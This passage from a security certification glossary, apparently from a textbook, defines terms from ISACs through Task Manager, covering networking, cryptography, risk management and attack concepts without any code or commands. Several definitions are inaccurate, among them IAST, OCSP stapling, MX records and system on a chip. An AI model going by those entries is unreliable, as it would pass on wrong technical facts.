Information Sharing and Analysis Centers (ISACs) Nonprofit organizations that host security information sharing systems.

information system contingency plan (ISCP) A plan that provides established procedures for the assessment and recovery of a system following a system disruption.

infrastructure as a service (IaaS) A cloud service model in which the vendor provides the hardware platform or data center, and the company installs and manages its own operating systems and application systems.

Infrastructure mode A WLAN mode in which all transmissions between stations go through the AP, and no direct communication occurs between stations.

inherent risk The level of risk before mitigation factors or treatments are applied.

input validation The process of checking all input for things such as proper format and proper length.

insider threat Someone who has knowledge of and access to systems that outsiders do not have and who therefore has a much easier avenue for carrying out or participating in an attack. An organization should implement the appropriate event collection and log review policies to provide the means to detect insider threats as they occur.

integer overflow An attack in which math operations try to create a numeric value that is too large for the available space.

integration testing A type of software testing that assesses the way in which the modules work together and determines whether functional and security specifications have been met.

integrity Assurance that data is protected from unauthorized modification or data corruption.

intellectual property A tangible or intangible asset to which an owner has exclusive rights.

intelligence feed An RSS feed dedicated to the sharing of information about the latest vulnerabilities.

interactive application security testing (IAST) A form of testing in which the tester interacts with the system.

interconnection security agreement (ISA) An agreement between two organizations that own and operate connected IT systems to document the technical requirements of the interconnection.

interface testing A type of testing that evaluates whether an application's systems or components correctly pass data and control to one another.

Internet Message Access Protocol (IMAP) An application layer protocol used on a client to retrieve email from a server.

Internet Protocol Security (IPsec) A suite of protocols that establishes a secure channel between two devices.

Internet of Things (IoT) A system of interrelated computing devices, mechanical and digital machines, and objects that are provided with unique identifiers and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction.

interpretation A code processing method that involves analyzing a source instruction, performing the required operation, and moving to the next source instruction.

intrusion detection system (IDS) A system responsible for detecting unauthorized access or attacks against systems and networks.

intrusion prevention systems (IPS) A system that is responsible for preventing attacks.

iptables A common host-based firewall on Linux-based systems.

iris scan A biometric scan that records the colored portion of the eye, including all rifts, coronas, and furrows.

ISO/IEC 27000 A security program development standard on how to develop and maintain an information security management system (ISMS).

J

jailbreaking The process of removing the security restrictions on an iPhone or iPad.

job rotation An administrative control in which multiple users are trained to perform the duties of a position to help prevent fraud by any individual employee.

JSON Web Token (JWT) A proposed Internet standard that uses signed tokens to communicate with previously established authentication information in an SSO environment.

jump box A server that is used to access devices that have been placed in a secure network zone such as a screened subnet (DMZ).

K

Kerberos The authentication and authorization system used in UNIX and Windows AD.

key agreement A type of algorithm that negotiates the creation of a shared symmetric key for encryption.

key escrow The process of storing keys with a third party to ensure that decryption can occur.

key management The process of ensuring that keys are protected during creation, distribution, transmission, and storage.

key performance indicator (KPI) A metric that is created, collected, and analyzed to assess performance.

key recovery The process whereby a key is archived in a safe place

key risk indicator (KRI) A metric that is created, collected, and analyzed to assess risk.

key stretching A cryptographic technique, also referred to as key strengthening, that involves making a weak key stronger by increasing the time it takes to test each possible key.

key-value pair A pair of related values that are used in the search process to locate data as an alternative to rows and tables in a database.

keystroke dynamics A system that measures the typing pattern a user uses when inputting a password or other predetermined phrase.

L

ladder logic A type of programming language for PLCs that is more visual than many other programming languages.

Layer 2 Tunneling Protocol (L2TP) A newer protocol that operates at layer 2 of the OSI model. Like PPTP, L2TP can use various authentication mechanisms; however, L2TP does not provide any encryption. It is typically used with Internet Protocol Security (IPsec), which is a very strong encryption mechanism.

LDAP injection A situation in which queries made to locate an item are constructed from untrusted input without prior validation or sanitization.

ldd A utility that prints the shared libraries required by each program or shared library specified on the command line.

legal hold The requirement that an organization maintain archived data for longer periods.

Lightweight Directory Access Protocol (LDAP) A common directory services standard.

lightweight review A type of code review that is much more cursory than a formal review.

likelihood A measurement of the chance that a particular risk event will impact an organization.

load balancer A hardware or software product that provides load-balancing services.

local area network (LAN) A network that comprises a set of devices that reside in the same IP subnet.

log analysis The process of analyzing network traffic logs.

lsof A command that lists all open files.

M

MAC filter A filter that allows and disallows devices based on their MAC addresses.

machine code Code written in machine language or binary that can be directly executed by a CPU.

machine learning (ML) The use of generated training data to build a model that makes predictions and decisions without being explicitly programmed to do so.

managed security service provider (MSSP) A provider that offers the option to fully outsource all information assurance to a third party.

management plane The part of a network that administers a router or switch.

mandatory access control (MAC) An access control system in which subject authorization is based on security labels.

mandatory vacations A policy that requires all personnel to take time off, allowing other personnel to fill their positions while gone. This detective administrative control enhances the opportunity to discover unusual activity.

master service agreement (MSA) A contract between two parties in which both parties agree to most of the terms that will govern future transactions or future agreements.

mean time between failures (MTBF) The estimated amount of time a device will operate before a failure occurs.

mean time to recovery (MTTR) The average time required to repair a single resource or function when a disaster or disruption occurs.

measured boot A boot process in which software and platform components have been identified, or "measured," using cryptographic techniques.

memorandum of understanding (MOU) An agreement between two or more organizations that details a common line of action.

memory card A swipe card that is issued to a valid user. The card contains user authentication information.

memory snapshot A copy of the contents of RAM.

message digest (MD) A family of hashing algorithms.

metadata Information about a piece of data. This information can be assigned as a key word or term and stored in a tag.

microsegmentation A method of creating zones in data centers and cloud environments to isolate workloads from one another and secure them individually.

middleware A layer of software that acts as a bridge between an operating system and a database or an application.

mission critical Describes functions that, if missing, will impact the organizations' ability to do business.

misuse case testing A type of application testing which ensures that the application can handle invalid input or unexpected behavior.

mitigate A risk strategy that involves defining the acceptable risk level an organization can tolerate and reducing the risk to that level.

MITRE Adversarial Tactics, Techniques, & Common Knowledge (ATT&CK) A knowledge base of adversarial tactics and techniques based on real-world observations.

MITRE ATT&CK for Industrial Control Systems (ICS) A MITRE knowledge base that focuses specifically on industrial control systems (ICSs).

mobile site A recovery site located in a truck or trailer that can be moved where it is needed and provides its own power, Internet connection, and cell tower.

Modbus A protocol used in industrial control systems that was created by Modicon (now Schneider Electric) to be used by its PLCs.

movable lighting Lighting that can be repositioned as needed.

multidomain certificate A certificate that can represent multiple domains with a single certificate.

multifactor authentication (MFA) Authentication in which authentication factors from at least two different factor categories are used—for example, a PIN (knowledge factor), a retina scan (characteristic factor), and signature dynamics (behavioral factor).

Multipurpose Internet Mail Extensions (MIME) An Internet standard that allows email to include non-text attachments, non-ASCII character sets, multiple-part message bodies, and non-ASCII header information.

multitenancy model A cloud computing model in which multiple organizations share the resources.

mutation fuzzing A type of fuzzing that involves changing the existing input values (blindly).

MX record A mail exchanger record that represents an email server mapped to an IPv4 address.

N

nano technology The use of matter on atomic, molecular, and supramolecular scales for industrial purposes.

natural access control A concept that applies to the entrances of a facility that encourages the idea of creating security zones in the building.

natural surveillance The use of physical environmental features to promote visibility in all areas and thus discourage crime in those areas.

natural territorial reinforcement A design principle whose goal is to create a feeling of community in the area.

nc (netcat) A command-line utility that can be used for many investigative operations, including port scanning, file transfers, and port listening.

near-field communication (NFC) A set of communication protocols that allow two electronic devices, one of which is usually a mobile device, to establish communication when they are within 2 inches of each other.

net present value (NPV) A function that considers the fact that money spent today is worth more than savings realized tomorrow.

NetFlow Cisco software that captures network flows (that is, conversations or sessions that share certain characteristics) between two devices.

netstat (network status) A command that is used to see what ports are listening on a TCP/IP-based system.

network access control (NAC) A service that goes beyond authentication of the user and includes examination of the state of the computer the user is introducing to the network when making a remote access or VPN connection to the network.

network address translation (NAT) A service that can be supplied by a router or by a server that translates public IP addresses to private IP addresses and vice versa.

network enumerator A device that scans a network and gathers information about users, groups, shares, and services that are visible, in a process sometimes referred to as device fingerprinting.

network IDS (NIDS) An IDS that monitors network traffic on a local network segment.

network IPS (NIPS) An IPS that scans traffic on a network for signs of malicious activity and takes some action to prevent it.

network tap A network monitoring device that is directly attached to a network that all traffic flows through.

next-generation firewall (NGFW) A type of firewall that attempts to address the traffic inspection and application-awareness shortcomings of a traditional stateful firewall—without hampering performance.

NIST 800 series A set of documents that describe U.S. federal government computer security policies, procedures, and guidelines.

NIST Framework for Improving Critical Infrastructure Cybersecurity A NIST cybersecurity risk framework.

NIST SP 800-37 Rev. 1 A NIST publication that defines the tasks that should be carried out in each step of the risk management framework.

NIST SP 800-39 A NIST publication that provides guidance for an integrated organizationwide program for managing information security risk to organizational operations.

NIST SP 800-53 Rev. 4 A security control development framework developed by the U.S. NIST.

NIST SP 800-160 A NIST publication that defines the systems security engineering framework.

non-credentialed scan A scan that is performed by someone without administrative rights to the host being scanned.

non-disclosure agreement (NDA) An agreement between two parties that defines what information is considered confidential and cannot be shared outside the two parties.

non-persistent agent An agent that is installed and run as needed on an endpoint.

non-repudiation Assurance that a sender cannot deny an action.

NS record A name server record that represents a DNS server mapped to an IPv4 address.

nslookup A command-line administrative tool for testing and troubleshooting DNS servers.

numeric password A password that includes only numbers.

NX (no-execute) bit Technology used in CPUs to segregate areas of memory for use by either storage of processor instructions (code) or storage of data.

O

obfuscation The process of making something obscure, unclear, or unintelligible. When we use that term with respect to sensitive or private information, it refers to changing the information in some way to make it unreadable to unauthorized individuals.

objdump A command-line program for displaying information about object files on UNIX-like operating systems.

object storage A storage model that uses a flat structure in which files are broken into parts and spread out among hardware.

occupant emergency plan A plan that outlines first-response procedures for occupants of a facility in the event of a threat or an incident to the health and safety of personnel, the environment, or property.

OCSP stapling An alternative to using OCSP.

OllyDbg A 32-bit, assembler-level analyzing debugger for Microsoft Windows.

one-time password (OTP) A password that is used only once to log in to the access control system. This password type provides the highest level of security because it is discarded after it is used once. Also called a dynamic password.

Online Certificate Status Protocol (OCSP) An Internet protocol that obtains the revocation status of an X.509 digital certificate by using the serial number.

Open Authorization (OAuth) A standard for authorization that allows users to share private resources on one site to another site without using credentials.

open SDN A decentralized, IT community-based approach to SDN.

open-source intelligence (OSINT) Data collected from publicly available sources.

Open Source Security Testing Methodology Manual (OSSTMM) A manual that covers different kinds of security tests of physical, human (processes), and communication systems.

Open System Authentication (OSA) The default authentication used in 802.11 networks using WEP. The authentication request contains only the station ID and authentication response.

Open Vulnerability and Assessment Language (OVAL) A standardized method used to transfer security information across the entire spectrum of security tools and services.

Open Web Application Security Project (OWASP) A group that monitors web attacks.

OpenID An open standard and decentralized protocol from the nonprofit OpenID Foundation that allows users to be authenticated by certain cooperating sites.

operational intelligence Intelligence that is gathered to develop a response. It is less passive than strategic intelligence and involves more effort on the part of the organization but yields better information.

operational-level agreement (OLA) An internal organizational document that details the relationships that exist between departments to support business activities.

operational phase A stage in the key life cycle in which the keying material is available and in normal use. Keys are in the active or suspended state.

optical jukebox A backup method that involves storing data on optical discs and using robotics to load and unload the optical discs as needed. This method is ideal when 24/7 availability is required

order of volatility The order in which evidence should be collected, starting with the most volatile evidence.

organized crime Groups that primarily threaten the financial services sector and are expanding the scope of their attacks. They perpetrate well-funded attacks.

out-of-band Describes a connection to a device that does not use the network.

output feedback (OFB) A DES mode that uses a previous keystream with a key to create the next keystream.

over-the-air update An update that occurs over a wireless connection.

over-the-shoulder A type of code review in which coworkers review the code, and the author explains his or her reasoning.

overflow A condition in which an area where something is stored gets full and additional information leaks over to another area.

P

packet capture The process of using capture tools to collect raw packets from a network.

packet-filtering firewall A firewall that inspects only the header of a packet for allowed IP addresses or port numbers.

pair programming A type of code review in which two coders work side-by-side, checking one another's work as they go.

palm or hand scan A type of scan that combines fingerprint and hand geometry technologies. It records fingerprint information from every finger as well as hand geometry information.

parallel test A test that involves bringing the recovery site to a state of operational readiness but maintaining operations at the primary site.

passive scanner A scanner that can only gather information.

passphrase password A password that uses a long phrase. Because of the password's length, it is easier to remember but much harder to attack, both of which are definite advantages.

Password-Based Key Derivation Function 2 (PBKDF2) An encryption mechanism that basically uses a password and manipulates it to generate a strong key that can be used for encryption and subsequently decryption.

password cracker A program that attempts to identify passwords.

password repository application A tool that secures the location of passwords and helps in their management.

passwordless authentication An authentication method that does not rely on the use of passwords.

patent Protection granted to an individual or a company for an invention.

path tracing Tracing the path of a particular traffic packet or traffic type to discover the route used by the attacker.

payback A simple calculation that compares ALE against the expected savings resulting from an investment.

Payment Card Industry Data Security Standard (PCI DSS) A security standard that enumerates requirements that payment card industry players should meet to secure and monitor their networks, protect cardholder data, manage vulnerabilities, implement strong access controls, and maintain security policies.

peer-to-peer network A network in which each device is an autonomous security entity; the devices have no domain or network association with one another.

peering A voluntary interconnection of two separate networks for the purpose of exchanging traffic directly between the users of the networks.

perfect forward secrecy (PFS) A process which ensures that a session key derived from a set of long-term keys cannot be compromised if one of the long-term keys is compromised in the future.

persistent agent An agent that is installed on an endpoint and waits to be called into action.

personally identifiable information (PII) A piece of data that can be used alone or with other information to identify a particular person.

pharming An attack that involves polluting the contents of a computer's DNS cache so that requests to a legitimate site are actually routed to an alternate site.

phishing A social engineering attack in which attackers try to learn personal information, including credit card information and financial data.

pivoting A technique used by hackers and pen testers to advance from an initially compromised host to other hosts on the same network.

platform as a service (PaaS) A cloud service model in which the vendor provides the hardware platform or data center and the software running on the platform, including the operating systems and infrastructure software. The company is still involved in managing the system.

platform configuration register (PCR) hash Versatile memory that stores data hashes for the sealing function.

Point-to-Point Tunneling Protocol (PPTP) A Microsoft protocol based on PPP that uses built-in Microsoft Point-to-Point encryption and can use a number of authentication methods, including CHAP, MS-CHAP, and EAP-TLS.

Poly1305 A cryptographic message authentication code (MAC) that can verify the data integrity and the authenticity of a message.

port mirroring The process of capturing and duplicating the stream of packets traversing one port to another port.

port scanner A device or software used to scan a network for open ports.

Post Office Protocol (POP) An application layer email retrieval protocol.

post-operational phase A stage in the key life cycle in which the keying material is no longer in normal use, but access to the keying material is possible, and the keying material may be used for processing only in certain circumstances.

PowerShell A powerful tool built into all Windows systems that can automate tasks and can be used to script configuration changes.

pre-activation state A state in which a key has been generated but has not been authorized for use.

preescalation tasks Tasks that should precede the escalation of a security event.

preferred roaming list (PRL) A list of radio frequencies that resides in the memory of some kinds of digital phones.

pre-operational phase A stage in the key life cycle in which the keying material is not yet available for normal cryptographic operations.

preserved The process of ensuring that evidence is not subject to damage or destruction.

Pretty Good Privacy (PGP) An encryption system that provides email encryption over the Internet can provide confidentiality, integrity, and authentication, depending on the encryption methods used.

principle of least privilege A policy that requires a user or process to be given only the minimum access privilege needed to perform a particular task.

privacy impact assessment A process that identifies all data types that require privacy protections (PII, PHI, work records, medical records) and attempts to assess the impact of a breach involving those data types.

privacy-level agreement (PLA) A document that sets out in contractual terms how a third-party provider will ensure that the information it hosts will not be seen by the wrong sets of eyes.

private cloud A cloud computing model in which a private organization implements a cloud in its internal enterprise.

private function evaluation (PFE) The process of evaluating one party's private data using a private function owned by another party.

private information retrieval (PIR) A type of protocol that can retrieve information from a server without revealing which item is retrieved.

privilege escalation The process of exploiting a bug or weakness in an operating system to allow a user to receive privileges to which she is not entitled.

Process Explorer A tool in Sysinternals that enables you to look at the graph that appears in Task Manager and identify what caused spikes in the past. This is not possible with Task Manager alone.

process injection A method of executing arbitrary code in the address space of a separate live process.

processing pipeline A discrete step that can represent an algorithm, a software tool, or a file format manipulation. Pipelines use the output of one element as the input of the next one.

product release information (PRI) A connection between a mobile device and a radio.

programmable logic device (PLD) An integrated circuit with connections or internal logic gates that can be changed through a programming process.

protective control A control that is designed to protect an asset or prevent an issue from occurring.

protocol analyzer A device that can capture raw data frames from a network. Also called a sniffer.

provisioning The process of adding a resource to a network.

proxy firewall A firewall that stands between the internal and external sides of an internal-to-external connection and makes the connection on behalf of the endpoints

ps A Linux command for viewing the processes running on a system.

public cloud The standard cloud computing model, in which a service provider makes resources available to the public over the Internet.

public key infrastructure (PKI) The set of systems, software, and communication protocols that distribute, manage, and control public key cryptography.

public key pinning A security mechanism delivered via an HTTP header that allows HTTPS websites to resist impersonation by attackers using mis-issued or otherwise fraudulent certificates.

purging A removal technique that involves making data unreadable even with advanced forensic techniques.

Python A scripting language whose design philosophy emphasizes code readability. Python code, which is written and stored as scripts with the file extension.py, can be executed to perform a task.

Q

qualitative risk analysis Risk analysis that does not assign monetary and numeric values to all facets of the risk analysis process.

quantitative risk analysis Risk analysis that assigns monetary and numeric values to all facets of the risk analysis process, including asset value, threat frequency, vulnerability severity, impact, and safeguard costs.

quantum computing The use of quantum states, such as superposition and entanglement, to perform computation.

R

race condition An attack in which the hacker inserts himself between instructions, introduces changes, and alters the order of execution of the instructions, thereby altering the outcome.

RACE Integrity Primitives Evaluation Message Digest (RIPEMD) A hashing algorithm that produces a 160-bit hash value after performing 160 rounds of computations on 512-bit blocks.

RAID A hard drive technology in which data is written across multiple disks in such a way that a disk can fail, and the data can be quickly made available by remaking disks in the array without resorting to a backup tape.

RAID 0 Also called disk striping, a RAID method that writes the data across multiple drives. While it improves performance, it does not provide fault tolerance.

RAID 1 Also called disk mirroring, a RAID method that uses two disks and writes a copy of the data to both disks, providing fault tolerance in the event of a single drive failure.

RAID 3 A RAID method that requires at least three drives, writes the data across all drives, and then writes parity information to a single dedicated drive. The parity information is used to regenerate the data in the event of a single drive failure.

RAID 5 A RAID method that requires at least three drives, writes the data across all drives, and then writes parity information across all drives as well. The parity information is used in the same way as in RAID 3, but it is not stored on a single drive, so there is no single point of failure for the parity data.

RAID 7 A proprietary RAID implementation that incorporates the same principles as RAID 5 but enables the drive array to continue to operate if any disk or any path to any disk fails. The multiple disks in the array operate as a single virtual disk.

RAID 10 A RAID method that combines RAID 1 and RAID 0 and requires a minimum of four disks. However, most implementations of RAID 10 involve four or more drives. A RAID 10 deployment contains a striped disk that is mirrored on a separate striped disk.

ransomware Malware that prevents or limits users from accessing their systems. The attackers force victims to pay a ransom using certain online payment methods if they want to be given access to their systems again or get their data back.

readelf A command in the GNU Binary Utilities, a set of programming tools for creating and managing binary programs. As the name implies, it is used to read elf files.

real user monitoring (RUM) A monitoring method that captures and analyzes every transaction of every application or website user.

recovery control A control that is in place to recover a system or device after an attack has occurred.

recovery service level A level of service that an organization strives to provide after an outage.

region A segmentation method used by a cloud provider to organize the physical locations of the various data centers where customer data resides.

registration authority (RA) A server that verifies a requester's identity and registers the requester.

regression A situation in which a software change by developers reduces either the security or the functionality of the software.

regression testing A type of software testing which catches bugs that may have been accidentally introduced into the new build or release candidate.

regular expression A sequence of characters that specifies a search pattern. Characters can be one of two types: special characters that are not to be taken literally but have special meaning or function (that is, metacharacters) and special characters that are taken literally.

regulatory requirement Any requirement that must be documented and followed based on laws and regulations.

relevant In the context of evidence, the quality of proving a material fact related to a crime by showing that a crime has been committed, providing information describing the crime, providing information regarding the perpetuator's motives, or verifying what occurred.

reliable In the context of evidence, the quality of ensuring freedom from tampering or modification.

reliability The ability of a control to perform as expected on a constant basis.

Remote Authentication Dial-in User Service (RADIUS) A networking protocol that provides centralized authentication and authorization.

Remote Desktop Protocol (RDP) A proprietary protocol developed by Microsoft that provides a graphical interface to connect to another computer over a network connection.

remote terminal unit (RTU) A device in an ICS that connects to sensors and converts sensor data to digital data, including telemetry hardware.

remote journaling A backup method that involves copying the journal or transaction log offsite on a regular schedule, in batches.

remote wipe An instruction sent remotely to a mobile device to erase all the data, typically used when a device is lost or stolen.

replication The process of copying data from one storage location to another.

representational state transfer (REST) A client/server model for interacting with content on remote systems, typically using HTTP.

residual risk The level of risk that remains after safeguards or controls have been implemented.

resiliency The ability of a system or group of systems to continue to operate at an acceptable level when system faults or failures occur or when the workload soars.

retina scan A type of scan that examines the retina's blood vessel pattern.

return on investment (ROI) The money gained or lost after an organization makes an investment.

reverse engineering Using tools to break down hardware or software to understand its purpose and how to defeat it. Also the process of retrieving the source code of a program to study how the program performs certain operations.

reverse proxy A type of proxy server that retrieves resources on behalf of external clients from one or more internal servers.

reversible encryption Encryption of passwords that can be reversed. It is required by some applications but is not secure.

review A step in risk management that involves a follow-up review to ensure that all security gaps have at least been narrowed if not eliminated.

risk appetite The level of exposure or risk that an organization views as acceptable.

risk assessment A tool used in risk management to identify vulnerabilities and threats, assess the impact of those vulnerabilities and threats, and determine which controls to implement.

risk management life cycle Best practice steps involved in risk management.

risk register A document or piece of software that is used to record assets, vulnerabilities, efforts to address vulnerabilities, and the result of such efforts.

risk tolerance The degree of variance from an organization's risk appetite that the organization is willing to tolerate.

Rivest, Shamir, and Adleman (RSA) The most popular asymmetric algorithm.

role-based access control (RBAC) An access control system in which each subject is assigned to one or more roles. Roles are hierarchical, and access control is defined based on the roles.

root of trust The foundation of assurance of the trustworthiness of a device.

rooting The process of removing security restrictions on an Android device.

router A device that uses a routing table to determine in which direction to send traffic destined for a particular network.

runbook A manual list of steps to take to address a specific issue or vulnerability or an automated script or program that takes the same steps.

rule-based access control An access control system that facilitates frequent changes to data permissions. Using this method, a security policy is based on global rules imposed for all users.

S

safe harbor An entity that conforms to all the requirements of the EU Principles on Privacy.

safety instrumented system A system that has sensors, logic solvers, and final control elements for the single purpose of taking the process to a safe state when predetermined conditions are violated.

Salsa20 A stream cipher that avoids the possibility of timing attacks in software implementations.

sandbox detonation A preventive approach in which a security team intentionally sets of, or execution (that is, detonated) the payload of a malicious file to determine what it will do and how to address it.

sandbox escape A situation that occurs when a VM breaks out of a sandbox.

sandboxing Limiting the parts of the operating system and user an application is allowed to interact with.

scalability A characteristic of a device or security solution that describes its capability to cope and perform under an increased or expanding workload.

scaling horizontally Adding additional systems to process the workload. Also known as scaling out.

scaling vertically Increasing the capacity of a single machine by adding more resources, such as memory or CPU. Also known as scaling up.

scope of work A list of the exact tasks that testers will perform on a network.

screened subnet An architecture with a subnet between two firewalls that can act as a DMZ for resources from the outside world.

script kiddie A hacker who has relatively little knowledge of hacking and uses prepackaged tools or scripts created by others.

scrubbing A process used to maintain data quality and/or to remove private data. Also deleting incriminating data from an audit log.

SDN overlay A deployment method that involves running a logically separate network or network component on top of existing infrastructure. The SDN network overlay tunnels through the physical network.

sealing The process of locking the system state to a particular hardware and software configuration to prevent attackers from making any changes to the system.

secure boot One of several technologies that follow the Secure Boot standard. Its implementations include Windows Secure Boot, measured launch, and Integrity Measurement Architecture (IMA).

secure by default Secure without changes to any default settings.

secure by deployment Secure because the environment into which an application is introduced was considered from a security standpoint.

secure by design Secure because the design process was approached from a security standpoint.

secure coding standards Practices that, if followed throughout the software development life cycle, help reduce the attack surface of an application.

secure enclave A part of an operating system that cannot be compromised even when the operating system kernel is compromised because the enclave has its own CPU and is separated from the rest of the system.

secure function evaluation (SFE) The process in which multiple parties collectively compute a function and receive its output without learning the inputs from any other party.

Secure Hashing Algorithm (SHA) A family of four algorithms published by the U.S. NIST.

Secure MIME (S/MIME) A secure version of MIME that encrypts and digitally signs email messages and encrypts attachments.

Secure/Multipurpose Internet Mail Extensions (S/MIME) A protocol that allows MIME to encrypt and digitally sign email messages and encrypt attachments.

Secure Shell (SSH) A protocol created to provide an encrypted method of performing remote command-line operations.

Secure Sockets Layer (SSL) A protocol used to create secure connections to servers. It works at the application layer of the OSI model. It is used mainly to protect HTTP/HTTPS traffic or web servers.

Secure Sockets Layer (SSL)/Transport Layer Security (TLS) A protocol used for creating secure connections to servers. It can provide confidentiality authentication and integrity services.

Secured Memory A feature that allows for a partition to be designated as a security-sensitive or a non-security-sensitive partition.

Security Assertion Markup Language (SAML) A security attestation model built on XML and SOAP-based services that allows for the exchange of authentication and authorization data between systems and that supports federated identity management.

Security Content Automation Protocol (SCAP) A standard that the security automation community uses to enumerate software flaws and configuration issues.

Security-Enhanced Android (SEAndroid) An SELinux version that runs on Android devices.

Security-Enhanced Linux (SELinux) A Linux kernel security module that separates enforcement of security decisions from the security policy itself and streamlines the amount of software involved with security policy enforcement.

security information and event management (SIEM) A system that provides log centralization and an automated solution for analyzing events.

Security Orchestration, Automation, and Response (SOAR) The use of technologies used to accomplish automation and orchestration in performing mundane tasks that are crucial to identifying and responding to security issues.

security requirements traceability matrix (SRTM) A grid that documents the security requirements that a new asset must meet.

Security Trust Assurance and Risk (STAR) Registry A list of cloud providers that have met the requirements laid out by the Cloud Security Alliance (CSA).

segmentation A technique used to partition off sections of a network so that each section might be treated differently, and access control can be implemented to control cross-segment traffic.

self-encrypting drive A drive that encrypts itself without any user intervention.

self-healing hardware A system deployed with multiple instances of certain hardware components (power supplies, network cards, CPUs, etc.) and the ability to switch over to a backup component when a main component fails.

Sender Policy Framework (SPF) An email validation system that works by using Domain Name System (DNS) to determine whether an email sent by someone has been sent by a host sanctioned by that domain's administrator.

sensor A device that is designed to gather information of some sort and make it available to a larger system. Also a device in an ICS that has digital or analog I/O but not in a form that can be easily communicated over long distances.

separation of duties A policy that prevents fraud by distributing tasks and their associated rights and privileges among users.

server-based application virtualization (terminal services) Virtualization in which an application runs on servers. Users receive the application environment display through a remote client protocol.

service-level agreement (SLA) An agreement to respond to problems within a certain time frame while providing an agreed level of service.

service-oriented architecture (SOA) A style of software design that involves using software to provide application functionality as services to other applications.

service set identifier (SSID) A name or value assigned to identify a WLAN from other WLANs.

Sha256sum A tool that is designed to verify data integrity using SHA-256. SHA-256 hashes, when used properly, can confirm both file integrity and authenticity.

Shared Key Authentication (SKA) A verification process that uses WEP and a shared secret key for authentication. The challenge text is encrypted with WEP using the shared secret key.

shell restriction Access control via a software interface to an operating system that limits the system commands that are available.

Shibboleth An open-source project that provides single sign-on capabilities and allows sites to make informed authorization decisions for individual access of protected online resources in a privacy-preserving manner.

shoulder surfing An attack in which someone watches when a user enters login or other confidential data.

side-channel analysis Analysis that allows an attacker to infer information about a process by observing nonfunctional characteristics of a program, such as execution time or memory consumed.

side loading A method of installing applications on a mobile device from a computer rather than from an app store, such as Google Play or the Apple App Store.

signature dynamics A system that measures stroke speed, pen pressure, and acceleration and deceleration while the user writes his signature.

signature rule A rule used by antimalware and vulnerability scanning systems to locate and quarantine certain files, as identified by their signatures.

Simple Certificate Enrollment Protocol (SCEP) A protocol that is used in provisioning certificates to network devices, including mobile devices.

Simple Mail Transfer Protocol (SMTP) A standard application layer protocol that is used by clients to send email.

Simple Network Management Protocol (SNMP) An application layer protocol that is used to retrieve information from network devices and to send configuration changes to those devices.

Simple Object Access Protocol (SOAP) A protocol specification for exchanging structured information in the implementation of web services in computer networks.

simulation test A test in which the operations and support personnel execute the DRP in a role-playing scenario.

single loss expectancy (SLE) The monetary impact of a threat occurrence.

single sign-on (SSO) A service in which a single password yields access to all resources and systems.

single-tenancy model A cloud computing model in which a single tenant uses a resource.

slack space analysis The process of analyzing the slack (marked as empty or reusable) space on a drive to see whether any old (marked for deletion) data can be retrieved.

The Sleuth Kit A collection of command-line tools that are used in the digital forensics process.

smart card A card, often known as an integrated circuit card (ICC), that contains memory like a memory card and also contains an embedded chip like a debit or credit card.

SOA record A Start of Authority record that represents a DNS server that is authoritative for a DNS namespace.

social engineering An attack that involves gaining the trust of a user and in some way convincing him or her to reveal sensitive information such as a password or to commit other actions that reduce the security of the network.

software as a service (SaaS) A cloud service model in which the vendor provides the entire solution, including the operating system, the infrastructure software, and the application.

software composition analysis (SCA) The process of performing automated scans of an application's code base, including related artifacts such as containers and registries, to identify all open-source components, their license compliance data, and any security vulnerabilities and fix vulnerabilities through prioritization and auto remediation.

software-defined networking (SDN) The decoupling of the control plane and the data plane in networking.

software library A controlled area that is accessible only to approved users who are restricted to the use of an approved procedure.

spam Unsolicited emails.

spear phishing The process of carrying out a phishing attack on a specific person rather than on a random set of people. The attack may be made more convincing by using details about the person.

spiral model A software development approach which assumes that knowledge gained at each iteration is incorporated into the design as it evolves.

SQL injection An attack that inserts, or injects, a SQL query as the input data from the client to the application.

ssdeep A tool that performs fuzzy hashing, a form of hashing that is the key to finding new malware that looks like something that has been seen previously.

staging environment A production-like environment used to see how developed code will perform.

standard A suggested action or rule that is tactical in nature, meaning that it provides the steps necessary to achieve security.

standard software library A library that contains common objects and functions used by a language that developers can access and reuse.

standard word password A password that consists of a single word that often includes a mixture of upper- and lowercase letters.

standby lighting A type of system that illuminates only at certain times or on a schedule.

stateful firewall A firewall that is aware of the proper functioning of the TCP handshake, keeps track of the state of all connections with respect to this process, and can recognize when packets trying to enter the network don't make sense in the context of the TCP handshake.

stateful NAT (SNAT) A service that implements two or more NAT devices to work together as a translation group. It is called stateful NAT because it maintains a table about the communication sessions between internal and external systems.

static analysis The process of testing or examining software when it is not running.

static application security testing (SAST) A form of testing that is performed with the application not running.

static password A password that is the same for each login. It provides a minimum level of security because the password never changes.

steganography analysis The process of analyzing the graphic files on a drive to see whether the files have been altered or to discover the encryption used on the files. Data can be hidden within graphic files or hidden by other means.

storage key Versatile memory that contains the keys used to encrypt a computer's storage, including hard drives, USB flash drives, and so on.

storage root key (SRK) Persistent memory that secures the keys stored in a TPM chip.

strace A system call tracer for Linux/UNIX that can be used to monitor and tamper with interactions between processes and the Linux kernel.

strategic intelligence Intelligence that is gathered on a global scale.

streaming pipeline A sequence of elements supporting sequential and parallel aggregate operation. Commonly used in Java.

Strings2 A Windows 32-bit and 64-bit command-line tool for extracting strings from binary data.

Subject Alternative Name (SAN) An extension to the X.509 specification that allows users to specify additional host names for a single SSL/TLS certificate.

subordinate or intermediate CA One of a number of servers that are spread out geographically to issue certificates cosigned by the root server.

supervisory control and data acquisition (SCADA) A system that operates with coded signals over communication channels to provide control of remote equipment.

supplicant The user or device requesting access to the network in 802.1X.

supply chain access A type of attack that takes advantage of the weakest cybersecurity link and often begins with an advanced persistent threat (APT) during the manufacturing process of an electronic product in order to ultimately cause harm to a target customer or company.

suspended state A state in which the use of a key or a key pair may be suspended for several possible reasons; in the case of asymmetric key pairs, both the public and private keys are suspended at the same time.

symmetric algorithm An algorithm that uses a private, or secret, key that must remain secret between the two parties. Each party pair requires a separate private key.

synthetic transaction monitoring A type of testing in which external agents run scripted transactions against an application.

system on a chip (SoC) Software contained on a chip such as a baseband processor in a network interface that manages radio functions.

System File Checker (SFC) A command-line utility that checks and verifies the versions of system files on a computer.

switched port analyzer (SPAN) port A port that has been configured to include mirrored traffic from other ports on a switch.

T

tabletop exercise An informal brainstorming session that works best with participation from business leaders and other key employees. The participants agree to a particular disaster scenario upon which they will focus.

tactical threat information Information on threats that can be considered local in nature.

tape vaulting A backup method that involves creating backups over a direct communication line on a backup system at an offsite facility.

targeted attack An attack that presents a threat to a single organization and typically involves preparation and direct involvement of the attacker.

Task Manager A tool used to determine what process is causing a bottleneck in performance .
